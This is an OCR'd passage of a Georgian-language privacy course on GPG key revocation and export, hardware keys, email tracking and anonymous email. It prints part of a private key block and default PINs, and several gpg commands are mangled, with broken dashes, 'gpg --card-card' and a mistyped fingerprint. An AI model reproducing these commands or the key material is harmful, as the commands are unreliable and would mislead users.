
ეს ფანჯარა აღწერს გაუქმების სერტიფიკატის შექმნის ყველა ნაბიჯს:

```
marco@debian:~$ gpg --output Marco.gpg-revocation-certificate --gen-revoke 584D89F40C6E760DF
E3E53F73331A46BC68E66C0

sec  rsa3072/3331A46BC68E66C0 2021-10-23 Marco <marco.capelo@outlook.com>

Create a revocation certificate for this key? (y/N) y
Please select the reason for the revocation:
  0 = No reason specified
  1 = Key has been compromised
  2 = Key is superseded
  3 = Key is no longer used
  Q = Cancel
(Probably you want to select 1 here)
Your decision? 1
Enter an optional description; end it with an empty line:
> key has been comproised don't use it
>
Reason for revocation: Key has been compromised
key has been comproised don't use it
Is this okay? (y/N) y
ASCII armored output forced.
Revocation certificate created.

Please move it to a medium which you can hide away; if Mallory gets
access to this certificate he can use it to make your key unusable.
It is smart to print this certificate and store it away, just in case
your media become unreadable.  But have some caution:  The print system of
your machine might store the data and make it available to others!
marco@debian:~$
```

ჯერ უნდა შეიყვანოთ ბრძანება `gpg output Marco.gpg-revocation-certificate –gen-revoke 584089F40C6E760DFE3E53F73331A46BC68E66C0` ამ ბრძანებაში Marco-ს ნაცვლად უნდა ჩასვათ თქვენი სერტიფიკატის სახელი, ხოლო გასაღების გამოსახულების ნაცვლად უნდა ჩასვათ თქვენი გასაღების გამოსახულება.

ბრძანება მოგთხოვთ აარჩიოთ გაუქმების ერთ ერთი მიზეზი. მე ავარჩიე 1 = Key has been compromised. შემდეგ პროგრამა გაძლევთ საშუალებას რომ შეიყვანოთ სიტუაციის აღწერის რამდენიმე სტრიქონიანი ტექსტი. როგორც კი ორჯერ ზედიზედ დააჭერთ Enter ღილაკს, პროგრამა გამოიტანს თქვენ მიერ აკრეფილ ტექსტს და გკითხავთ არის თუ არა სწორი. დაუდასტუროთ. შემდეგ მოგთხოვთ შეიყვანოთ სერტიფიკატის პაროლი და შეიქმნება გაუქმებს სერტიფიკატი. ცხადია ეს სერტიფიკატიც უნდა გაწეროთ დაცულ ადგილას და კარგად შეინახოთ.

სერტიფიკატის ფაილი ჩაიწერება პირდაპირ მთავარ (Home) დირექტორიაში



და იგი ასე გამოიყურება

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Comment: This is a revocation certificate

iQHaBCABCgBEFiEEWE2J9Axudg3+PlP3MzGka8aOZsAFAmF1E3omHQJrZXkgaGFz
IGJlZW4gY29tcHJvaXNlZCBkb24ndCB1c2UgaXQACgkQMzGka8aOZsBobwv/Tgv9
9DafQOj2zzoXtcq621LKsvgzELCnNj1iaxh7KJUasggyJoPjLB8YlA2m/hFFXGw2
SN06tI6829ZTVSGca+9NHaL2yMStU5CP60MRaKeegz5nzFDQ+nl73SxsyeskrwBu
l4hxi262b4ZWNT7guR17e1tG08ZaXUMLlFFStI3gggjpOntG4pHik9GkxXuqPLFm
/b7XSWgmG6qtxQ6putFmKWKNLNtF1tNAhCcK7H1QbzeM59NoroFM+0ywGYxWCGVS
llS4VtvITOZbUHTICBVhYl5OOICfbPlqLFbjrClGfQd4kv92hn9EOVANgFOdLbLt
MxzHF7ss26e+Vs+IVqfifTVXCE/XLV3289HcSBRwjVxJ8nsxW/MALlaTUxhs7/+k
Qw38K/sVG3b5hZUdiJWCDU6vJWHaz+639uKdyKFUnEC9WfCx/CQhNpUA0HvmcJ3J
IBLMpLPpnNo0diog8CDhUal7y3HTVWdTCwvfHbHIiHF0BOmvUEiClB4k70I8
=nt4z
-----END PGP PUBLIC KEY BLOCK-----
```


ეხლა ჩავწეროთ საიდუმლო გასაღებები ფაილში, ამისათვის აკრიფეთ ბრძანება: `gpg—export-secret-keys --armor marco.capelo@outlook.com > marco.priv.gpg.asc` ბრძანების შესრულებისას პროგრამა მოგთხოვთ პაროლს. შეიყვანეთ პაროლი და შესაბამისი ფაილი ჩაიწერება. Armor ნიშნავს რომ ფაილი დაშიფრულია. ბრძანების დანარჩენი ნაწილები ალბათ გასაგებია და ახსნას არ საჭიროებს.

ეს ფაილი ასე გამოიყურება.

Open marco.priv.pgp.asc

```
-----BEGIN PGP PRIVATE KEY BLOCK-----

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
```

საჯარო გასაღების ექსპორტისათვის გამოიყენება ბრძანება `gpg --export--armor marco.capelo@outlook.com > marco.pub.gpg.asc` ხოლო ქვეგასაღებების გამოსატანად გამოიყენება ბრძანება `gpg –export-secret-subkeys --armor marco.capelo@outlook.com > marco.sub.gpg.asc`, პროგრამა აქაც მოგთხოვთ პაროლს, შეიყვანეთ და დააჭირეთ OK ღილაკს. როგორც ქვედა სურათზე ნახავთ ყველა ფაილები ჩაიწერა Home დირექტორიაში:



ბრძანება `gpg - - delete-secret-key marco.capelo@outlook.com` წაშლის ყველა საიდუმლო გასაღებს. ბრძანებით `gpg – – list-secret-keys` შეიძლება საიდუმლო გასაღებების სიის გამოტანა და იმის შემოწმებაც, რომ ასეთი გასაღებები აღარ არსებობენ. ხოლო `GPG –k` ბრძანებით ნახავთ რომ საჯარო გასაღებები და ქვეგასაღებები არსებობენ. `Gpg – – import subkeys` ჩაწერილ საიდუმლო ქვეგასაღებებს შეიტანს პროგრამაში. `Gpg – – import marco.priv.pgp.asc` ბრძანება შეიტანს კერძო გასაღებებს შესაბამისი ფაილიდან პროგრამაში.

გასაღების გასაუქმებლად უნდა შეასრულოთ შემდეგი ბრძანებები `gpg – – edit -key marco.capelo@outlook.com` შემდეგ უნდა შეიყვანოთ გასაღები რომლის გაუქმებაც გინდათ მაგალითად მეორე გასაღები. შეიყვანეთ `Key 2` და შემდეგ შეიყვანეთ `revkey` ბრძანება. დაუდასტურეთ რომ ნამდვილად გინდათ გაუქმება და გასაღები გაუქმდება. ეხლა კი სხვებსაც უნდა გააგებინოთ რომ გასაღები გაუქმდა და ამიტომ უნდა ატვირთოთ გაუქმების გასაღები გასაღებების სერვერზე.

http://www.connexer.com/articles/openpgp-subkeys ბმული მოგაწვდით უფრო დაწვრილებით ინფორმაციას ქვეგასაღებების შექმნასა და მათთან მუშაობის შესახებ.

კარგი საიტია https://alexcabal.com/creating-the-perfect-gpg-keypair.

Debian-ის გვერდი ქვეგასაღებების შესახებ მოთავსებულია ბმულზე https://wiki.debian.org/Subkeys.

ეს საიტიც https://davesteele.github.io/gpg/2014/09/20/anatomy-of-a-gpg-key/ კარგ ინფორმაციას იძლევა GPG გასაღებების შესახებ.

დაცული ბარათები და USB დისკები

ოპტიმალური უსაფრთხოებისათვის შეიძლება გამოიყენოთ PGP ქვეგასაღებები დაცულ ბარათებსა და USB დისკებთან ერთად.. ანუ გასაღებების შენახვა ხდება დაცულ მოწყობილობებზე, თანაც ეს მოწყობილობები დაშიფვრის ოპერაციებს აკეთებენ ისე რომ გასაღებებს არ აძლევენ კომპიუტერს. შესაბამისად არ არსებობს გზა რომ გასაღები მიიღოთ რომელიმე ასეთი მოწყობილობიდან. იმისათვის რომ ასეთი მოწყობილობების მესამე პირების მიერ გამოყენება არ მოხდეს, ისინი მომხმარებელს თხოვენ რომ შეიყვანოს მოკლე პინი ან პაროლი. თუ პინი სამჯერ არასწორად შეიყვანა ვინმემ, მოწყობილობა დაიბლოკება და გაიხსნება მხოლოდ ადმინისტრატორის პინით. თუ ადმინისტრატორის პინიც სამჯერ შეცდომით შეიყვანეს მოწყობილობა დაიბლოკება და უნდა მოხდეს მისი წარმოების დროს დაყენებულ პარამეტრებზე დაბრუნება, ანუ მასში მოთავსებული ყველა ინფორმაციის წაშლა. უმეტესობა ასეთ მოწყობილობაში წერს თავის კერძო გასაღებს. ცხადია გასაღები საკმაოდ კარგადაა დაცული, მაგრამ უმჯობესია თუ თქვენ მთავარ კერძო გასაღებს სადმე კიდევ უფრო უსაფრთხოდ დამალავთ და

ასეთ მოწყობილობებზე შეინახავთ ქვეგასაღებებს. და თუ ქვეგასაღებები რაღაცნაირად გახდა არასანდო. მათ გააუქმებთ და მთავარი გასაღებით ახალ ქვეგასაღებებს დაამზადებთ.


ერთ ერთი ასთი მოწყობილობაა ე.წ. ჭკვიანი ბარათი https://g10code.com/p-card.html თუმცა ამ ბარათის გამოსაყენებლად სპეციალური წამკითხავია საჭირო და თანაც ბარათის კონცეპცია საკმაოდ მოძველდა. ამ ბარათის უპირატესობა იყო რომ პინი წამკითხავის კლავიატურიდან შეგყავთ, და შესაბამისად კლავიშების წამკითხველი პროგრამის საშუალებითაც კი ვერ მოხდება პინის გაგება.

მეორე და ალბათ უკეთესი შესაძლებლობა გამოიყენოთ YubiKey ეს არის მოწყობილობა რომელიც ძალიან ჰგავს USB ფლაშ დისკს. ასეთი მოწყობილობების შესახებ უკვე ვილაპარაკეთ ამ კურსის განმავლობაში. არსებობს ბევრი სხვადასხვა მოდელი რომლებიც ფასით და უსაფრთხოების პარამეტრებით განსხვავდებიან ერთმანეთისაგან. თანამედროვე მოწყობილობებში თითის ანაბეჭდის წამკითხავიც კი არის ჩამონტაჟებული. ეს ბმული მოგაწვდით ინფორმაციას ასეთი მოწყობილობების შესახებ https://support.yubico.com/hc/en-us/articles/360013790259-Using-Your-YubiKey-with-OpenPGP თანაც ეს მოწყობილობები ფაქტიურად ნებისმიერ ოპერაციულ სისტემასთან მუშაობენ. გაითვალისწინეთ რომ ყველა მოდელს შეიძლება არ ჰქონდეს GPG-ს მხარდაჭერა, შესაბამისად ყიდვისას გაარკვიეთ რომელ მოდელს ყიდულობთ. ასეთი მოწყობილობის დაყენება და გამოყენება საკმაოდ მარტივია და მას მოჰყვება პროგრამული უზრუნველყოფა და ინსტრუქციები თუ როგორ უნდა მოხდეს მოწყობილობის დაყენება და მასზე გასაღებების ჩაწერა. ბრძანებების სტრიქონიდან თუ აკრიფავთ `GPG - -card-card` შეძლებთ ბარათთან ან USB მოწყობილობასთან მუშაობას. უფრო მეტიც Admin ბრძანებით შეიძლება შეხვიდეთ ადმინისტრაციის რეჟიმში და შემდეგ generate ბრძანებით მოახდინოთ გასაღების გენერირება პირდაპირ ამ მოწყობილობის გამოყენებით, თანაც გასაღები მოწყობილობაზე შეინახება. თუმცა, როგორც უკვე აღნიშნეთ ჯობია შექმნათ ქვეგასაღებები და შეიტანოთ ისინი ამ მოწყობილობაში რაც ასევე საკმაოდ ადვილია. ცხადია არ უნდა დაგავიწყდეთ ადმინისტრატორის პინის შეცვლა რადგან საწყისი პინი 123456 ან 12345678 არის.

ელ-ფოსტის თვალთვალი და გატეხვა

ელ-ფოსტის შეტყობინების დამუშავება ეკრანზე გამოსატანად შეიძლება შეტევის ერთერთი მიმართულება იყოს. როცა შეტყობინებას მიიღებთ მისი ეკრანზე გამოსატანად ხდება დამუშავება ანუ სხვადასხვა ტიპის ფორმატების, მაგალითად HTML, ვიდეოების, სურათების, სკრიპტების, შეტყობინების ქუდების და .შ. დამუშავება ეკრანზე წაკითხვის ფორმატში წარმოსადგენად. მაგალითად ასეთი კომპონენტები შეიძლება დაუკავშირდნენ რომელიმე სერვერს და გადასცენ სათვალთვალო ინფორმაცია, როგორიც არის IP მისამართი ან სახელი, რა ელ-ფოსტის პროგრამით სარგებლობთ, რა დამატებები აყენია, ან რამე სხვა ინფორმაცია რასაც მოიპოვებენ თქვენ შესახებ. ყველაფერი ის რაც განვიხილეთ როცა თვალთვალზე ვლაპარაკობდით. ასეთივე მეთოდებით შეიძლება გამოგიგზავნონ ვირუსი რომელიც გამოიყენებს ბრაუზერის ან ელ-ფოსტის სისუსტეებს იმისათვის რომ მოხვდეს ოპერაციულ სისტემაში.


ეს საიტი https://www.emailprivacytester.com/ საშუალებას გაძლევთ შეამოწმოთ რამდენად არის თქვენი ელ-ფოსტის თვალთვალი შესაძლებელი. ამ საიტზე უნდა შეიყვანოთ ელ-ფოსტის მისამართი, საიტი გამოგიგზავნით შეტყობინებას ბმულით, რომელიც გადაგიყვანთ თქვენი ელ-ფოსტის ანონიმურობის შემოწმების საიტზე. ეს საიტი შეამოწმებს რამდენად კარგად არის თქვენი ანონიმურობა დაცული. საიტი გიჩვენებთ თვალთვალის სახვადასხვა მეთოდებს და გააწითლებს იმ მეთოდებს რომლებიც იმუშავებენ თქვენი ელ-ფოსტის სათვალთვალოდ და გაჩვენებთ რა ინფორმაციის მოპოვება შეძლო თქვენ შესახებ.



დააჭირეთ Send Test Email ღილაკს. მიიღებთ ელ-ფოსტის ახალ შეტყობინებას, როგორც კი მას გახსნით და რაიმე ქმედებებს ჩაატარებთ ეს საიტი გიჩვენებთ ნაპოვნ შედეგებს.

ამ ბოლო დროს ბევრი სერვერი ბლოკავს ამ საიტის მიერ გაგზავნილ ელ-ფოსტის შეტყობინებებს.

საბოლოო ჯამში უნდა მოახერხოთ რომ ელ-ფოსტის შეტყობინების დამუშავება რაც შეიძლება ნაკლებად მოხდეს. ცხადია ინტერნეტ-ზე დაფუძნებულ პროგრამებში ასეთი რამის გაკეთება შეუძლებელია. ელ-ფოსტის კლიენტი პროგრამის გამოყენების შემთხვევაში შესაძლებლობა გაქვთ განსაზღვროთ რას დაამუშავებს ეს პროგრამა და რას არა. შესაბამისად შეგიძლიათ შეამციროთ თვალთვალის საფრთხე. თუ Thunderbird-ში გადახვალთ მენიუში Preferences -> Privacy & Security ნახავთ რომ აქ შეგიძლიათ გამორთოთ HTML-ტექსტის დამუშავება, არ მიიღოთ cookie-ები სხვა სერვერებიდან, არ დაამუშაოთ შემომავალი სხვადასხვა მედია ფაილები



და გამონაკლისებიც კი განსაზღვროთ. როცა გამორთავთ Allow Remote Content in messages და შემდეგ მიიღებთ შეტყობინებას, თუ მასში მოთავსებულია მესამე მხარის ინფორმაცია ან მედია ფაილები, შეტყობინება ზედა ნაწილში გამოიტანს ყვითელ სტრიქონს და გკითხავთ რის გაკეთება გინდათ. აქ შეგიძლიათ უფლება მისცეთ რომ ჩამოიტვირთოს მესამე მხარის გამოგზავნილი ინფორმაცია, ან დატოვოთ იგი დაბლოკილი. ასევე შეგეკითხებათ რომელი სერვერის ინფორმაცია ჩამოტვირთოს.

ასევე შეგიძლიათ შეტყობინება დაათვალიეროთ როგორც უბრალო ტექსტი (Plain Text) ამისათვის ჰამბურგერ მენიუში გადადით View-> Message Body As და შემდეგ აარჩიეთ Plain Text. ასეთ შემთხვევაში დამატებითი ინფორმაციის დამუშავება არ მოხდება.

ეხლა განვიხილოთ ელ-ფოსტის დაჰაკერება. როგორც უკვე ვილაპარაკეთ ვებ ფოსტის გატეხვა შეიძლება თავად სერვერებისა და ბრაუზერებს სისუსტის გამო, თუმცა იგივე შეიძლება ითქვას ელ-ფოსტის პროგრამებზე. ცოტა ხნის წინ, მაგალითად Outlook-ს ჰქონდა საკმაოდ ცუდი სისუსტე. ეს ვიდეო https://www.youtube.com/watch?v=ngWVbcLDPm8 მოგითხრობთ ამ სისუსტის შესახებ. იმისათვის რომ ელ- ფოსტის შეტევებისაგან თავი დაიცვათ უნდა იყენებდეთ იგივე მეთოდებს რაც უკვე განვიხილეთ ამ კურსში, ანუ დანაწევრებას, ქვიშის ყუთებს, ვირტუალურ მანქანებს და ა.შ. ალბათ კარგი იქნება რომ არ დააყენოთ ზედმეტი გაფართოებები და სხვა პროგრამები. როგორც უკვე აღვწერეთ უნდა გამორთოთ ელ-ფოსტის მიერ შემომავალი შეტყობინებების დამუშავება. როგორც ეს ზემოთ იყო განხილული.

ჩვეულებრივ ბრაუზერი უფრო სუსტადაა დაცული ვიდრე ელ-ფოსტის პროგრამა და ჰაკერმა შეიძლება ასევე დააჰაკეროს ვებ სერვერი, რომელზეც თქვენი ფოსტაა განთავსებული. ელ-ფოსტის პროგრამის შემთხვევაში ინტერნეტიდან ვერ შეუტევენ ელ-ფოსტის კლიენტს.

ხანდახან შეიძლება გინდოდეთ რომ თქვენი ელ-ფოსტის შეტყობინებები არ ინახებოდეს თქვენ კომპიუტერზე და ინახებოდეს სერვერზე რომელთანაც თქვენ მოწინააღმდეგეს წვდომა არ აქვს. ასეთ შემთხვევაში უნდა დაიცვათ თავი ისე როგორც ეს ზემოთ განვიხილეთ. გაითვალისწინეთ რომ ბრაუზერი უნდა დაიცვათ განსაკუთრებით კარგად.

ხოლო ზოგადი მაგრამ კარგი დაცვისათვის შეგიძლიათ გამოიყენოთ. Thunderbird, PGP, შეეცადეთ არ გამოიყენოთ ვებზე დაფუძნებული ელ-ფოსტა და რაც მთავარია, წაშალეთ ელ-ფოსტის საიდუმლო შეტყობინებები როგორც კი მათ წაიკითხავთ.

ელ-ფოსტის ანონიმურობა და ფსევდო ანონიმურობა

იმათ ვისაც ელ-ფოსტით ანონიმურად სარგებლობა უნდათ უნდა გაითვალისწინონ რომ ჩვეულებრივი ელ-ფოსტა ვერ იქნება ანონიმური. რადგან ელ-ფოსტას ყოველთვის მიჰყვება გამგზავნის მისამართი. თუმცა ამ მისამართის მანიპულირება შეიძლება და ელ-ფოსტის შეტყობინების გაგზავნა ფსევდო ანონიმურად შეიძლება. თუმცა თუ ელ-ფოსტის ქუდს შეხედავთ ნახავთ რომ იქ ასევე გადაიცემა გამგზავნის IP მისამართი. და თუ სერვერი IP მისამართს სპეციალურად არ აცლის შეტყობინებებს, თქვენი ელ-ფოსტის მისამართი ყოველთვის მიებმება შეტყობინებას. შესაბამისად ყოველთვის უნდა გამოიყენოთ ანონიმურობის მომსახურება როგორიც არის VPN, Tor ან სხვა. მაგალითადTor-ის გამოყენებისას შეტყობინებაში ჩასმული მისამართი იქნება გარეთ გამავალი სერვერის მისამართი და არა თქვენი მისამართი. გაითვალისწინეთ, რომ კორელაციის საშუალებით მაინც არის შესაძლებელი გამოთვლა ვინ გააგზავნა შეტყობინება, თუ ნახავენ შეტყობინების გაგზავნის დროს და ზომას, ან შეტყობინების სხვა მახასიათებლებს, სავსებით შესაძლებელია მიხვდნენ, რომ შეტყობინება თქვენი გაგზავნილია.

Yahoo, Gmail შეტყობინებას აცლიან თქვენ მისამართს და ანიჭებენ საკუთარი სერვერის მისამართს, თუმცა იმის გამო რომ ამ მისამართის ელ-ფოსტის მომწოდებელ კომპანიას ადვილად იპოვიან, ეს სუსტი დაცვაა ძლიერი მოწინააღმდეგის წინაღმდეგ. რადგან შეიძლება სერვერის ჟურნალის ჩანაწერების მიხედვით ადვილად მოგაგონ. ამიტომ, ყოველთვის გამოიყენეთ ანონიმიზაციის მომსახურება. მაგრამ თუ ნამდვილი უსაფრთხოება გინდათ მაშინ უნდა გამოიყენოთ სხვადასხვა ზედმეტ სახელებთან დაკავშირებული დამოუკიდებელი ელ-ფოსტის მისამართები, როგორც ეს ოპერაციული უსაფრთხოების ნაწილში განვიხილეთ. ოპერაციული უსაფრთხოების

წესები მუდმივად უნდა დაიცვათ. არ დატოვოთ ფულის ბარათით ან სხვა ასეთი მეტოდით გადახდის კვალი, ყოველთვის შეუერთდით ელ-ფოსტას ანონიმიზაციის მომსახურების გამოყენებით. ერთი შეცდომაც კი საკმარისია რომ დაგაკავშირონ თქვენ ზედმეტ სახელთან და გამოგონილ ელ-ფოსტის მისამართთან. როგორც ეს უკვე განვიხილეთ, თუ სიტუაცია იმდენად რთულია რომ VPN-ის გამოყენება საკმარისი არ არის უნდა გამოიყენოთ ერთმანეთში ჩასმული ანონიმიზაციის სხვადასხვა მომსახურება. ზოგი ელ-ფოსტის სერვერი ბლოკავს ანონიმიზაციის სერვერებიდან შემოსულ კავშირებს, მაგალითად Yahoo ბლოკავს Tor-ს.

PGP-ის გამოყენება ფსევდო ანონიმურობას ასუსტებს, რადგან გასაღები დაკავშირებულია თქვენ სახელთან ან ზედმეტ სახელთან და ელ-ფოსტის მისამართთან, შესაბამისად ადვილი გასარკვევია ვინ აგზავნის შეტყობინებას.

ანონიმიზაციის ერთ ერთი კარგი საშუალებაა ერთჯერადი ან დროებითი ელ-ფოსტის მისამართების გამოყენება, მაგალითად:

- https://anonbox.net/
- https://getnada.com/
- https://www.mailinator.com/
- https://www.guerrillamail.com/
- http://www.mytrashmail.com/
- http://www.tempinbox.com/
- https://www.trash-mail.com/en/
- https://www.dispostable.com/

ეს საიტი https://www.hongkiat.com/blog/anonymous-email-providers/ კი მოგცემთ 20 ანონიმური ელ-ფოსტის გასაგზავნი საიტის სიას.

ეს საიტები ყოველი მოთხოვნისას ნებისმიერად ქმნიან ელ-ფოსტის მისამართს და გაძლევენ მისი გამოყენების საშუალებას ერთჯერადად ან გარკვეული შედარებით მცირე დროის განმავლობაში. ზოგიერთი შეტყობინებების მიღების საშუალებასაც იძლევა. თუმცა ზოგიერთი კარგად ვერ მალავს თქვენ IP მისამართს და ასეთი მომსახურების გამოყენება არ დაგიცავთ ხალხისაგან რომელსაც ელ-ფოსტის ქუდის ელემენტარული ცოდნა გააჩნიათ. შესაბამისად, ასეთ ელ ფოსტაში უნდა შეხვიდეთ ანონიმიზაციის ერთ-ერთი მომსახურების გამოყენებით. გაითვალისწინეთ, რომ ყველა ეს საიტი ვებზე დაფუძნებული ელ-ფოსტის საიტია, შესაბამისად აქვს ყველა ის სისუსტე რაც 